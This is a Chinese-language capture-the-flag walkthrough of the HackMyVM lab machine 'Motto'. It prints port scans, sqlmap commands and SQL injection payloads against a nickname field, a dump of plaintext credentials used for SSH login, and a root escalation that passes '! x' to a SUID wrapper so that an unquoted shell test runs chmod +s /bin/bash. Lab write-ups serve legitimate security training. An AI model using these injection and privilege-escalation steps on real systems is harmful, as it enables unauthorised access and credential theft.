靶机名称 作者 难度 平台 Motto Yliken easy HackmyVM
信息收集
端口扫描
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
warn@kali:~$ nmap 192.168.56.151 -Pn -v -sT
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-13 15:49 CST
Initiating Parallel DNS resolution of 1 host. at 15:49
Completed Parallel DNS resolution of 1 host. at 15:49, 13.00s elapsed
Initiating Connect Scan at 15:49
Scanning 192.168.56.151 [ 1000 ports]
Discovered open port 80/tcp on 192.168.56.151
Discovered open port 22/tcp on 192.168.56.151
Discovered open port 9090/tcp on 192.168.56.151
Completed Connect Scan at 15:49, 10.74s elapsed ( 1000 total ports)
Nmap scan report for 192.168.56.151
Host is up ( 0.0055s latency) .
Not shown: 997 filtered tcp ports ( no-response)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
9090/tcp open zeus-admin
Read data files from: /usr/share/nmap
Nmap done : 1 IP address ( 1 host up) scanned in 23.76 seconds
warn@kali:~$ nmap 192.168.56.151 -sC -sV -p 22,80,9090
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-13 15:53 CST
Nmap scan report for 192.168.56.151
Host is up ( 0.0012s latency) .
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 ( protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 ( RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d ( ECDSA)
| _ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb ( ED25519)
80/tcp open http Apache httpd 2.4.62 (( Debian))
| _http-title: \x E7\x 82\x B9\x E5\x 87\x BB\x E6\x 96\x B9\x E5\x 9D\x 97\x E5\x B0\x 8F\x E6\x B8\x B8\x E6\x 88\x 8F
| _http-server-header: Apache/2.4.62 ( Debian)
9090/tcp open http Golang net/http server
| _http-title: Mottos
| fingerprint-strings:
| GenericLines, SqueezeCenter_CLI:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset = utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 200 OK
| Content-Type: text/html; charset = utf-8
| Date: Mon, 13 Apr 2026 07:53:50 GMT
| <!DOCTYPE html>
| <html lang = "zh-CN" >
| <head>
| <meta charset = "UTF-8" />
| <title>Mottos</title>
| <link rel = "stylesheet" href = "/static/css/index.css" />
| <style>
| .top-right-auth {
| position: fixed;
| top: 20px;
| right: 30px;
| font-size: 14px;
| font-family: Arial, sans-serif;
| z-index: 1000;
| .top-right-auth a, .top-right-auth button {
| color: #2980b9;
| text-decoration: none;
| margin-left: 10px;
| font-weight: 600;
| border: 1.5px solid #2980b9;
| padding: 6px 14px;
| border-radius: 20px;
| background: none;
| cursor: pointer;
| _ transition: background-color 0.3s,
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9090-TCP:V= 7.95%I= 7%D= 4/13%Time= 69DCA10F%P= x86_64-pc-linux-gnu%r( Ge
SF:tRequest,1000,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20text/html;\x2
SF:0charset=utf-8\r\nDate:\x20Mon,\x2013\x20Apr\x202026\x2007:53:50\x20GMT
SF:\r\n\r\n<!DOCTYPE\x20html>\r\n<html\x20lang=\"zh-CN\">\r\n<head>\r\n\x2
SF:0\x20\x20\x20<meta\x20charset=\"UTF-8\"\x20/>\r\n\x20\x20\x20\x20<title
SF:>Mottos</title>\r\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=
SF:\"/static/css/index\.css\"\r\n\x20\x20\x20\x20<style>\r\n\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\r\n\x20\x20\x20\x20\x20\x20\x20\x20\.top-r
SF:ight-auth\x20{\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20posit
SF:ion:\x20fixed;\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20top:\
SF:x2020px;\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20right:\x203
SF:0px;\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-size:\x201
SF:4px;\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x2
SF:0Arial,\x20sans-serif;\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20z-index:\x201000;\r\n\x20\x20\x20\x20\x20\x20\x20\x20}\r\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20\.top-right-auth\x20a,\x20\.top-right-auth\x20but
SF:ton\x20{\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20color:\x20#
SF:2980b9;\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20text-decorat
SF:ion:\x20none;\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin
SF:-left:\x2010px;\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font
SF:-weight:\x20600;\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20bor
SF:der:\x201\.5px\x20solid\x20#2980b9;\r\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20padding:\x206px\x2014px;\r\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20border-radius:\x2020px;\r\n\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20background:\x20none;\r\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20cursor:\x20pointer;\r\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20transition:\x20background-color\x200\.3s," ) %r
SF:( SqueezeCenter_CLI,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request" ) %r( GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20c
SF:lose\r\n\r\n400\x20Bad\x20Request" ) ;
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done : 1 IP address ( 1 host up) scanned in 84.56 seconds
核心信息:
22 ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0) 80 http Apache httpd 2.4.62 ((Debian)) 9090 http Golang net/http server Web 目录枚举与应用分析
80 端口目录枚举:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
warn@kali:/tmp/123$ gobuster dir -u http://192.168.56.151:80/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves ( @TheColonial) & Christian Mehlmauer ( @firefart)
===============================================================
[ +] Url: http://192.168.56.151:80/
[ +] Method: GET
[ +] Threads: 10
[ +] Wordlist: /usr/share/wordlists/dirb/common.txt
[ +] Negative Status codes: 404
[ +] User Agent: gobuster/3.8
[ +] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta ( Status: 403) [ Size: 279]
/.htpasswd ( Status: 403) [ Size: 279]
/.htaccess ( Status: 403) [ Size: 279]
/index.php ( Status: 200) [ Size: 1908]
/server-status ( Status: 403) [ Size: 279]
Progress: 4613 / 4613 ( 100.00%)
===============================================================
Finished
===============================================================
有用信息:80 端口存在 index.php,值得进一步分析。
80 端口的 Web 应用分析:
http://192.168.56.151:80/ 的 index.php 页面是一个前端小游戏。对 JavaScript 和 HTML 进行简单审查后,未发现明显漏洞或敏感信息泄露。
9090 端口目录枚举:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
warn@kali:/tmp/123$ gobuster dir -u http://192.168.56.151:9090/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves ( @TheColonial) & Christian Mehlmauer ( @firefart)
===============================================================
[ +] Url: http://192.168.56.151:9090/
[ +] Method: GET
[ +] Threads: 10
[ +] Wordlist: /usr/share/wordlists/dirb/common.txt
[ +] Negative Status codes: 404
[ +] User Agent: gobuster/3.8
[ +] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login ( Status: 200) [ Size: 1304]
/register ( Status: 200) [ Size: 1326]
/static ( Status: 301) [ Size: 43] [ --> /static/]
Progress: 4613 / 4613 ( 100.00%)
===============================================================
Finished
===============================================================
有用信息:发现可访问的 /login 和 /register 路由。
9090 端口的 HTTP Web 应用分析:

http://192.168.56.151:9090 是一个展示用户座右铭的网站。
主要功能:
查看其他用户的座右铭。 编写自己的座右铭。 查看自己发布的座右铭。 在使用这些功能前需要先登录。由于手里没有现成账号,可以先通过 /register 注册一个账户:
1
2
3
4
# 账户
21346
# 密码
123456
使用上面的账号和密码登录。
http://192.168.56.151:9090/myinfo:查看当前用户信息,并可修改昵称。
http://192.168.56.151:9090/mymottos:查看当前用户发布的 mottos。
先随便写几条 motto,再访问 /mymottos 页面,可以看到刚刚发布的内容:

当我们修改自己的昵称后,再次进入 /mymottos 页面:
刚才写入的 motto 消失了。
这个现象说明:motto 的展示结果与当前账户昵称有关,后端很可能根据昵称去数据库中查询数据,因此这里可能存在 SQL 注入。
注入点:/changeNickName 路由的 nickname 参数。
回显点:/mymottos 路由。
SQL 注入漏洞验证
通过抓包获取 /changeNickName 的 HTTP 请求包:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
POST /changeNickName HTTP / 1.1
Host : 192.168.56.151:9090
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language : zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding : gzip, deflate, br
Content-Type : application/x-www-form-urlencoded
Content-Length : 15
Origin : http://192.168.56.151:9090
Sec-GPC : 1
Connection : keep-alive
Referer : http://192.168.56.151:9090/myinfo
Cookie : yliken_cookie=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NzYwNzA2NjUsImlhdCI6IjIwMjYtMDQtMTNUMDQ6Mjc6NDUuNTg1NTA4MDYxLTA0OjAwIiwibmlja25hbWUiOiIxMjMiLCJ1c2VybmFtZSI6IjIxMzQ2In0.3jedFudqMk9H_aplZlyWJiWb_YYYHdWqG9cdcJctwyY
Upgrade-Insecure-Requests : 1
Idempotency-Key : "16469750719215318229"
Priority : u=0, i
nickname=123456
将其写入 request.txt 文件中。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
warn@kali:/tmp/123$ sqlmap -r request.txt -p nickname --second-url http://192.168.56.151:9090/mymottos --batch
POST parameter 'nickname' is vulnerable. Do you want to keep testing the others ( if any) ? [ y/N] N
sqlmap identified the following injection point( s) with a total of 62 HTTP( s) requests:
---
Parameter: nickname ( POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind ( query SLEEP)
Payload: nickname = 123456' AND (SELECT 5338 FROM (SELECT(SLEEP(5)))lwhd) AND ' fTdo'=' fTdo
Type: UNION query
Title: Generic UNION query ( NULL) - 3 columns
Payload: nickname = 123456' UNION ALL SELECT NULL,NULL,CONCAT(0x71626b7871,0x6b706e44725848716d7143444b4c4c58647351416b4a474769706b6a556442564446716b51554f4a,0x71716b6b71)-- -
---
[16:41:54] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:41:54] [INFO] fetched data logged to text files under ' /home/warn/.local/share/sqlmap/output/192.168.56.151'
可以确认这里确实存在 SQL 注入漏洞。
SQL 注入泄露数据库信息
先枚举数据库中的表:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
warn@kali:/tmp/123$ sqlmap -r request.txt -p nickname --second-url http://192.168.56.151:9090/mymottos --batch -tables
+------------------------------------------------------+
| motto_infos |
| register_infos |
+------------------------------------------------------+
warn@kali:/tmp/123$ sqlmap -r request.txt -p nickname --second-url http://192.168.56.151:9090/mymottos --batch -D sql -columns
Database: sql
Table: motto_infos
[ 3 columns]
+-----------+--------------+
| Column | Type |
+-----------+--------------+
| motto | varchar( 500) |
| motto_id | bigint( 20) |
| nick_name | varchar( 25) |
+-----------+--------------+
Database: sql
Table: register_infos
[ 4 columns]
+----------+-------------+
| Column | Type |
+----------+-------------+
| nickname | varchar( 25) |
| password | varchar( 50) |
| user_id | bigint( 20) |
| username | varchar( 25) |
+----------+-------------+
register_infos 存储用户名和密码,motto_infos 存储 motto,因此这里重点查看 register_infos 表。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
warn@kali:/tmp/123$ sqlmap -r request.txt -p nickname --second-url http://192.168.56.151:9090/mymottos --batch -D sql -T register_infos -dumps
Database: sql
Table: register_infos
[ 4 entries]
+---------+----------+-----------------+-----------------+
| user_id | nickname | password | username |
+---------+----------+-----------------+-----------------+
| 1 | admin | admin is no use | admin is no use |
| 2 | RedBean | cannotforgetyou | RedBean |
| 4 | CUO | 123456 | 123456 |
| 5 | 123456 | 123456 | 21346 |
+---------+----------+-----------------+-----------------+
后面两条是我们自己创建的,前面两条是原本就存在的账号。该靶机开放了 22 端口,因此 admin 和 RedBean 中大概率有一个可以用于 SSH 登录。结合 admin is no use 这个提示,基本可以判断 admin 不能直接用于 SSH,优先尝试 RedBean。
初始访问
Linux 用户名通常使用小写,因此这里将 RedBean 转成小写后尝试登录:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
warn@kali:/tmp/123$ ssh redbean@192.168.56.151 -p 22
redbean@192.168.56.151' s password:
Linux motto 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 13 02:14:16 2026 from 192.168.56.1
-bash-5.0$ id
uid = 1000( redbean) gid = 1000( redbean) groups = 1000( redbean)
# 这是因为我之前已经打过一遍,所以这里直接显示为 -bash-5.0$
纵向移动
系统信息枚举
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
-bash-5.0$ ls -al
total 32
drwxr-xr-x 3 redbean redbean 4096 Apr 13 02:43 .
drwxr-xr-x 3 root root 4096 Jul 31 2025 ..
drwxr-xr-x 2 root root 4096 Jul 31 2025 .backup
lrwxrwxrwx 1 root root 9 Jul 31 2025 .bash_history -> /dev/null
-rw-r--r-- 1 redbean redbean 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 redbean redbean 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 redbean redbean 807 Apr 18 2019 .profile
-rw-r--r-- 1 root root 33 Jul 31 2025 user.txt
-rw------- 1 redbean redbean 1287 Apr 13 02:43 .viminfo
-bash-5.0$ cat .viminfo
# This viminfo file was generated by Vim 8.2.
# You may edit it if you're careful!
# Viminfo version
| 1,4
# Value of 'encoding' when this file was written
*encoding= utf-8
# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:q
| 2,0,1776062584,,"q"
:q!
| 2,0,1753964787,,"q!"
:wq!
| 2,0,1753964783,,"wq!"
:wq
| 2,0,1753964775,,"wq"
# Search String History (newest to oldest):
# Expression History (newest to oldest):
# Input Line History (newest to oldest):
# Debug Line History (newest to oldest):
# Registers:
# File marks:
'0 1 0 ~/.backup/new.sh
|4,48,1,0,1776062584,"~/.backup/new.sh"
' 1 16 23 ~/.backup/run_newsh.c
| 4,49,16,23,1753964787,"~/.backup/run_newsh.c"
# Jumplist (newest first):
-' 1 0 ~/.backup/new.sh
|4,39,1,0,1776062584,"~/.backup/new.sh"
-' 16 23 ~/.backup/run_newsh.c
| 4,39,16,23,1753964787,"~/.backup/run_newsh.c"
-' 16 23 ~/.backup/run_newsh.c
|4,39,16,23,1753964787,"~/.backup/run_newsh.c"
-' 1 0 ~/.backup/run_newsh.c
| 4,39,1,0,1753964766,"~/.backup/run_newsh.c"
-' 1 0 ~/.backup/run_newsh.c
| 4,39,1,0,1753964766,"~/.backup/run_newsh.c"
# History of marks within files (newest to oldest):
> ~/.backup/new.sh
* 1776062583 0
" 1 0
> ~/.backup/run_newsh.c
* 1753964785 0
" 16 23
^ 16 24
. 16 23
+ 16 23
在 redbean 的家目录中发现了 .viminfo。这个文件是 Vim 编辑器的会话持久化文件,常常会记录最近编辑过的文件路径、跳转历史和部分操作痕迹,因此有时能帮助我们快速定位敏感文件。
根据 .viminfo 中留下的痕迹,可以注意到 .backup 目录下存在 new.sh 和 run_newsh.c。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
-bash-5.0$ pwd
/home/redbean/.backup
-bash-5.0$ ls -al
total 16
drwxr-xr-x 2 root root 4096 Jul 31 2025 .
drwxr-xr-x 3 redbean redbean 4096 Apr 13 02:43 ..
-r--r--r-- 1 root root 1709 Jul 31 2025 new.sh
-rw-r--r-- 1 root root 509 Jul 31 2025 run_newsh.c
-bash-5.0$ cat new.sh
#!/bin/bash
PATH = /usr/bin
echo -e "\033[1;35m"
echo '▓▒░ Loading system diagnostics ░▒▓'
echo -e "\033[0m"
echo -e "\033[1;34m[INFO]\033[0m Initializing environment checks:"
for step in A B C; do
echo -e "\033[1;33m ● Module ${ step } status: OK (ver $(( $RANDOM % 5 + 1 )) . $(( $RANDOM % 20 )) . $(( $RANDOM % 500 )) )\033[0m"
sleep 0.12
done
echo "Random seed value: $RANDOM "
echo -e "\033[1;34m[INFO]\033[0m Evaluating input parameters..."
sleep 0.15
[ -n " $1 " ] || exit 1
[ " $1 " = "flag" ] && exit 2
[ $1 = "flag" ] && chmod +s /bin/bash
echo -e "\033[1;34m[INFO]\033[0m Running diagnostic sequence:"
for step in { 1..3} ; do
echo -e "\033[1;35m → Executing test ${ step } of 3\033[0m"
sleep 0.2
done
WAIT_TIME = $(( RANDOM%5+2))
echo -e "\033[1;36m\nWaiting period: \033[3 ${ WAIT_TIME } m ${ WAIT_TIME } seconds\033[0m"
for (( i = WAIT_TIME; i>= 0; i--)) ; do
case $(( i%4)) in
0) COL = "34" ;; # 蓝
1) COL = "32" ;; # 绿
2) COL = "31" ;; # 红
3) COL = "36" ;; # 青
esac
case $(( i%2)) in
0) echo -e "\033[1; ${ COL } m>> Waiting T- ${ i } seconds...\033[0m" ;;
1) echo -e "\033[1; ${ COL } m>> Countdown: ${ i } \033[0m" ;;
esac
[ $i -gt 0 ] && sleep 1
done
RESULTS =(
"Diagnostics complete."
"All systems nominal."
"No errors detected."
"System stable."
)
FINAL_MSG = ${ RESULTS [ $RANDOM % ${# RESULTS [@] } ] }
echo -e "\033[1;32m ${ FINAL_MSG } \033[0m"
echo -e "\033[1;34mThank you for using the system monitor.\033[0m"
echo -e "\033[1;30m[STATS] Summary Report:\033[0m"
echo -e " Processes checked: $(( RANDOM%60+20)) "
echo -e " CPU load average: $( echo "scale=2; $RANDOM %10+0.5" | bc) "
echo -e " Uptime (hours): $(( RANDOM%100+1)) "
new.sh 的关键漏洞点如下:
1
2
3
[ -n " $1 " ] || exit 1
[ " $1 " = "flag" ] && exit 2
[ $1 = "flag" ] && chmod +s /bin/bash
这三行逻辑分别表示:
如果第一个参数为空,就执行 exit 1。 如果第一个参数恰好等于 flag,就执行 exit 2。 第三行本意也是判断 $1 是否等于 flag,但这里的 $1 没有加引号,可能引发参数拆分和 test 语义变化,从而造成逻辑绕过,最终触发 chmod +s /bin/bash。 1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
- bash - 5.0 $ cat run_newsh . c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main ( int argc , char * argv []) {
if ( argc != 2 ) {
fprintf ( stderr , "Usage: %s <arg> \n " , argv [ 0 ]);
return 1 ;
}
// 切换为 root 权限(如果以 setuid 运行)
setuid ( 0 );
setgid ( 0 );
// 构造参数,调用 ./new.sh 参数
char * script = "/opt/new.sh" ;
char * args [] = { script , argv [ 1 ], NULL };
execv ( script , args ); // 用 execv 调用脚本
perror ( "execv failed" );
return 1 ;
}
run_newsh.c 的作用是在获得 root 权限后,携带一个参数去执行 /opt/new.sh。
1
2
3
4
5
6
-bash-5.0$ ls /opt -al
total 32
drwxr-xr-x 2 root root 4096 Jul 31 2025 .
drwxr-xr-x 19 root root 4096 Jul 31 2025 ..
-r-xr----- 1 root root 1709 Jul 31 2025 new.sh
-rwsr-sr-x 1 root root 16864 Jul 31 2025 run_newsh
可以看到 /opt/run_newsh 带有 SUID 权限。
权限提升
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
-bash-5.0$ /opt/run_newsh "! x"
▓▒░ Loading system diagnostics ░▒▓
[ INFO] Initializing environment checks:
● Module A status: OK ( ver 5.14.307)
● Module B status: OK ( ver 2.14.345)
● Module C status: OK ( ver 4.6.164)
Random seed value: 21274
[ INFO] Evaluating input parameters...
[ INFO] Running diagnostic sequence:
→ Executing test 1 of 3
→ Executing test 2 of 3
→ Executing test 3 of 3
Waiting period: 6 seconds
>> Waiting T-6 seconds...
>> Countdown: 5
>> Waiting T-4 seconds...
>> Countdown: 3
>> Waiting T-2 seconds...
>> Countdown: 1
>> Waiting T-0 seconds...
No errors detected.
Thank you for using the system monitor.
[ STATS] Summary Report:
Processes checked: 73
/opt/new.sh: line 60: bc: command not found
CPU load average:
Uptime ( hours) : 1
把第一个参数设置为 "! x" 的原因是:
第一个参数非空,因此可以通过第一处判断。 第一个参数不等于 flag,因此也能绕过第二处判断。 第三行在未加引号的情况下,会被解释成类似 [ ! x = "flag" ] 的测试逻辑;x = "flag" 为假,前面的 ! 会把结果取反,于是整个条件成立,最终执行 chmod +s /bin/bash。 这样一来,/bin/bash 就会获得 SUID 位。随后即可提权:
1
2
3
-bash-5.0$ /bin/bash -p
bash-5.0# id
uid = 1000( redbean) gid = 1000( redbean) euid = 0( root) egid = 0( root) groups = 0( root) ,1000( redbean)
这里虽然 uid 仍然是 redbean,但实际生效的是 euid=0(root),因此已经具备 root 权限。
获取 flag
1
2
3
4
bash-5.0# cat user.txt
flag{ 796f7567657472656[ hidden]
bash-5.0# cat /root/*
flag{ 796f75676574726f6f74627574[ hidden]
总结
核心攻击链如下:
端口扫描发现 22、80、9090 三个端口,其中 9090 是主要突破口。 在 Web 功能测试中发现 /changeNickName 存在 SQL 注入,并结合 sqlmap -r request.txt -p nickname --second-url 完成验证和利用。 通过注入读取 register_infos 表,拿到可用账号和密码。 根据 Linux 用户名通常为小写的习惯,使用 redbean 成功通过 SSH 登录。 登录后继续枚举,发现 /opt/run_newsh 会调用 /opt/new.sh,而脚本中存在危险判断:[ $1 = "flag" ] && chmod +s /bin/bash。 由于 $1 没有加引号,存在参数拆分问题,传入 "! x" 后可使判断结果为真,从而给 /bin/bash 添加 SUID 位。 通过 /bin/bash -p 获取 root 权限,并读取用户 flag 和 root flag。 本靶机的重点主要有两个:
SQL 注入利用链:先做功能测试,再用 sqlmap 验证注入点,最后进一步导出数据库内容。 Shell 脚本细节:"$1" 和 $1 的区别非常关键;变量未加引号时,可能被 shell 再次拆分,导致原本安全的字符串比较变成可被绕过的条件判断。 杂谈
上面的总结部分是 AI 帮我整理的,我也顺便借这个机会学习一下复盘文章的写法。
我自己对系统信息枚举、Web 应用漏洞分析以及 sqlmap 的使用还不算熟练,但这次练习确实让我在信息收集和利用思路上都有了一些提升。
sqlmap
1
2
3
4
5
POST /login HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=abc123
Content-Type: application/x-www-form-urlencoded username=admin&password=123456
Shell 基础知识
[ ... ]这是 shell 中 test 命令的常见写法。 用来做字符串、数字、文件等条件判断。 注意:[ 和 ] 两边都要有空格。  wArn